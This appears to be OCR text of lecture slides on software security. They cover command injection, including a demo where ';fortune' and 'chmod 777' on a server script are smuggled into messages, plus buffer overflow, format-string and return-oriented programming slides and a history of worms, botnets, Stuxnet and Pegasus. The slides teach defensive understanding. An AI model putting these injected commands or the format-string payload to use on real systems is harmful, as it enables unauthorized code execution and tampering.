

Terminal -
File Edit View Terminal Tabs Help
jedi@sugarpine:~$ cat messsages.txt
Hello, how are you?
I am fine.
Goodbye.
Command injection?;fortune
jedi@sugarpine:~$ cat messsages.txt > /tmp/myunnamedpipe &
[1] 877613
jedi@sugarpine:~$ cat /tmp/myunnamedpipe | while read line; do bash -c "echo $line"; done
Hello, how are you?
I am fine.
Goodbye.
Command injection?
Nothing so needs reforming as other people's habits.
-- Mark Twain, "Pudd'nhead Wilson's Calendar"
[1]+ Done cat messsages.txt > /tmp/myunnamedpipe
jedi@sugarpine:~$


Werewolves command injection

```
system(“echo $s > /path/to/pipe“)

$s = hi; chmod 777 ~/server.py

echo hi; chmod 777 ~/server.py >
/path/to/pipe
```



root@sandpond: /home/moderatorbackup
(1406841164) - Werewolves not unanimous
(1406841165) - Witch vote
(1406841198) - Witch poisoned group12
(1406841198) - These are group12s last words.
(1406841208) - It is day. Everyone, ['group1', 'group10', 'group11', 'group2', 'group3', 'group4', 'group5', 'group6', 'group7', 'group8', 'group9'], open your eyes. You will have 30 seconds to discuss who the werewolves are.
(1406841209) - Day-townspeople debate
(1406841215) - group5-2
(1406841217) - group2-stop messing with the logs; chmod 777 /home/moderator/server.py
(1406841217) - group6-2
(1406841219) - group1-yeh 2
(1406841223) - group8-lol its always twelve
(1406841225) - group4-2
(1406841226) - group2-stop messing with the logs; chmod 777 /home/moderator/server.py
(1406841231) - group4-2
(1406841231) - group9-its 9
(1406841232) - group11-u mean 12?
(1406841235) - group2-iyits not me pls
(1406841236) - group10-kappa
(1406841237) - group1-poor 12
:

Buffer overflows






A. - Before data is copied.



B. - "hello" is the first command line argument.



C. - "AAAAAAAAAAAAAAAAAAA\x08\x3 is the first command line argument.

https://en.wikipedia.org/wiki/Stack_buffer_overflow

Format string vulnerabilities


scanf(“%s”, string)
printf(string)

%500x%500x%12x\xbf\xff\xff\x2c%n

Memory corruption

- Buffer overflows on the stack and heap, format strings, double free()'s, *etc.*
- Easily the most well-studied vulnerability/exploit type
- Goal is often to execute code in memory
- See Shacham's ACM CCS 2007 paper for Return Oriented Programming
  - Even with just existing code in memory, you can build a Turing-complete machine


Return Oriented Programming




https://hstar.me/2019/06/first-rop/

Now you know how a process can take control of a different process on a different machine over the network without authorization, let’s continue...

https://www.cybereason.com/blog/what-is-code-red-worm




Code Red



From: https://www.cs.ucf.edu/~czou/research/codered.pdf

Slammer (2003)



Over 75K machines in 10 minutes.
(From: https://www.caida.org/catalog/papers/2003_sapphire/)

Witty Worm (2004)

```
rand(){
    # Note that 32-bit integers obviate the need for
    # a modulus operation here.
    X = X * 214013 + 2531011;
    return X; }
srand(seed){ X = seed; }
main(){
 1.     srand(get_tick_count());
 2.     for (i=0; i < 20,000; ++i)
 3.         dest_ip ← rand()[0...15]||rand()[0...15];
 4.         dest_port ← rand()[0...15];
 5.         packetsize ← 768+rand()[0...8];
 6.         packetcontents ← top of stack;
 7.         sendto();
 8.     if(open(physicaldisk, rand()[13...15]))
 9.         overwrite_block(rand()[0...14]||0x4e20);
10.         goto 1;
11.     else goto 2; }
```

Figure 2: Pseudocode of the Witty worm

From: https://www.icir.org/vern/papers/witty-imc05.pdf

Botnets (mid-2000s)

- Early command-and-control was based on IRC and dynamic DNS
  - Easy to take down
- Switched to fast-flux
  - Peer-to-peer, load balancing, redirection
- Today's C&C is more sophisticated, and there is an entire market surrounding botnets

Stuxnet (discovered 2010)

Stuxnet

- Attacked the Iranian nuclear program
- Multiple ways of spreading
- Attempt to limit spread, several attempts
- Not as buggy as typical malware
- Attacked very specific centrifuges with a very specific frequency

https://en.wikipedia.org/wiki/Stuxnet

Pegasus spyware (released 2016)

- https://en.wikipedia.org/wiki/Pegasus_(spyware)
- NSO group
- “Flying Trojan”

https://en.wikipedia.org/wiki/Trojan_Horse#/media/File:RomanVirgilFolio101r.jpg

https://en.wikipedia.org/wiki/Pegasus#/media/File:Bellerophon_riding_Pegasus_and_killing_the_Chimera,_Roman_mosaic,_the_Rolin_Museum_in_Autun,_France,_2nd_to_3rd_century_AD.jpg

Pegasus

- Supposedly for law enforcement, antiterrorism efforts, *etc.*
- Often used against civil society
  - Full control of the infected system, including calls, microphone, camera, messages, passwords, files, *etc.*
  - Can be used to plant evidence
- Often delivered *via* sophisticated zero-click zero-day exploits

